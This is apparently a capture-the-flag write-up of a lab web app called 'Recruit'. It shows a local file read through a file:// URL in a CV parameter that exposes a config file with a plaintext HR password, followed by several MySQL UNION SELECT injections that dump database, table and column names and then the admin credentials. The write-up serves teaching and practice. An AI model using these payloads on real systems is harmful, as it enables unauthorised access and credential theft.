
This room is the last room of a series of introductions to different attack vectors, so I will use all the techniques that I learned in those rooms to find the flags.
Recruit has just launched its new recruitment portal, allowing HR staff to manage candidate applications and administrators to oversee hiring decisions. While the platform appears functional, management suspects that security may have been overlooked during development. Your task is to assess the application like a real attacker, mapping its structure, abusing exposed functionality, and exploiting vulnerabilities.
Can you gain an initial foothold, escalate your access, and ultimately log in as the administrator?
We don't need to do much enumeration since this room is focused on web attacks. So we just have to go to http://IP to see a login form.
Trying some basic logins like admin:admin didn't seem to work, so I tried some basic SQL injections, but those didn't work either.
So let's try a gobuster scan :

By going to /mail, we can see the log of an email sent to the employees telling us that a valid username is hr and the password is in the config.php file. Also, the administrator credentials are stored in the database.
May 14 09:32:11 recruit-server postfix/smtpd[2143]: connect from hr-workstation.local[10.10.5.23]
May 14 09:32:12 recruit-server postfix/smtpd[2143]: 4F1A2203F: client=hr-workstation.local[10.10.5.23]
May 14 09:32:13 recruit-server postfix/cleanup[2146]: 4F1A2203F: message-id=<20240514093213.4F1A2203F@recruit.local>
May 14 09:32:13 recruit-server postfix/qmgr[1789]: 4F1A2203F: from=<hr@recruit.thm>, size=1824, nrcpt=1 (queue active)
May 14 09:32:14 recruit-server postfix/local[2151]: 4F1A2203F: to=<it-support@recruit.local>, relay=local, delay=0.34, status=sent

------------------------------------------------------------
From: HR Team <hr@recruit.thm>
To: IT Support <it-support@recruit.thm>
Date: Tue, 14 May 2024 09:32:10 +0000
Subject: Recruitment Portal Deployment Confirmation

Hi Team,

Just a quick update to confirm that the new Recruitment Portal
has been deployed successfully and is functioning as expected.

We've completed basic validation:
- Login page is accessible
- Candidate dashboard loads correctly
- API documentation page is live

As discussed during deployment:
- HR login credentials (username: hr) are currently stored in the application
  configuration file (config.php) for ease of access during
  the initial rollout phase.
- Administrator credentials are NOT stored in the application
  files and are securely maintained within the backend database.

Please let us know if there are any issues or if further changes
are required.

Thanks,
HR Operations
Recruitment Team
------------------------------------------------------------

May 14 09:32:14 recruit-server postfix/qmgr[1789]: 4F1A2203F: removed
On the login page, there is also a link to the API FAQ, in which we can see that we can access files using the API with /file.php?cv=<URL>. So I tried http://10.80.167.147/file.php?cv=config.php but an error was returned saying "only local files are allowed". After a bit of thinking and research, I found we could access it using file://config.php — and BINGO! We have the hr password and with it our first flag!
<?php

/*
|--------------------------------------------------------------------------
| Application Configuration
|--------------------------------------------------------------------------
*/

$APP_NAME        = 'Recruit';
$APP_ENV         = 'production';
$APP_VERSION     = '1.2.4';
$APP_DEBUG       = false;

/*
|--------------------------------------------------------------------------
| HR Credentials (Temporary – Initial Rollout Phase)
|--------------------------------------------------------------------------
| NOTE:
| These credentials are stored here temporarily for ease of access
| during the initial deployment and will be moved to the database
| in a future release.
*/

$HR_PASSWORD = 'hrpassword123';

/*
|--------------------------------------------------------------------------
| API Configuration
|--------------------------------------------------------------------------
*/

$API_ENABLED     = true;
$API_VERSION     = 'v1';


?>
Admin access
After logging in as hr, we have access to the dashboard.

The first thing that came to mind after seeing it was the search bar. First, I tried to see if it was vulnerable to XSS attacks, but it didn't seem to be. And this time I got an error, meaning that this is vulnerable to SQL injections.

The table has 4 columns, so we must include 4 columns too in our injection. The server is using a version of MySQL with comments as #.
First injection :
' UNION SELECT 1,database(),3,4;#
With it, I got the database name which is recruit_db
Second injection :
' UNION SELECT 1,database(),3,group_concat(table_name) FROM information_schema.tables WHERE table_schema = "recruit_db";#
And we got two tables :
- candidates
- users
Third injection :
' UNION SELECT 1,database(),3,group_concat(column_name) FROM information_schema.columns WHERE table_name = "users";#
We now know the table has a column named username and one named password. Let's extract them.
Last injection

With this last injection, we got the admin credentials, so all that's left to do is log out of the hr account, log back in as admin, and grab the last flag!
Conclusion
This was a good recap room where I could practice SQL injection more, though I was hoping to practice more of the other concepts covered in previous rooms as well.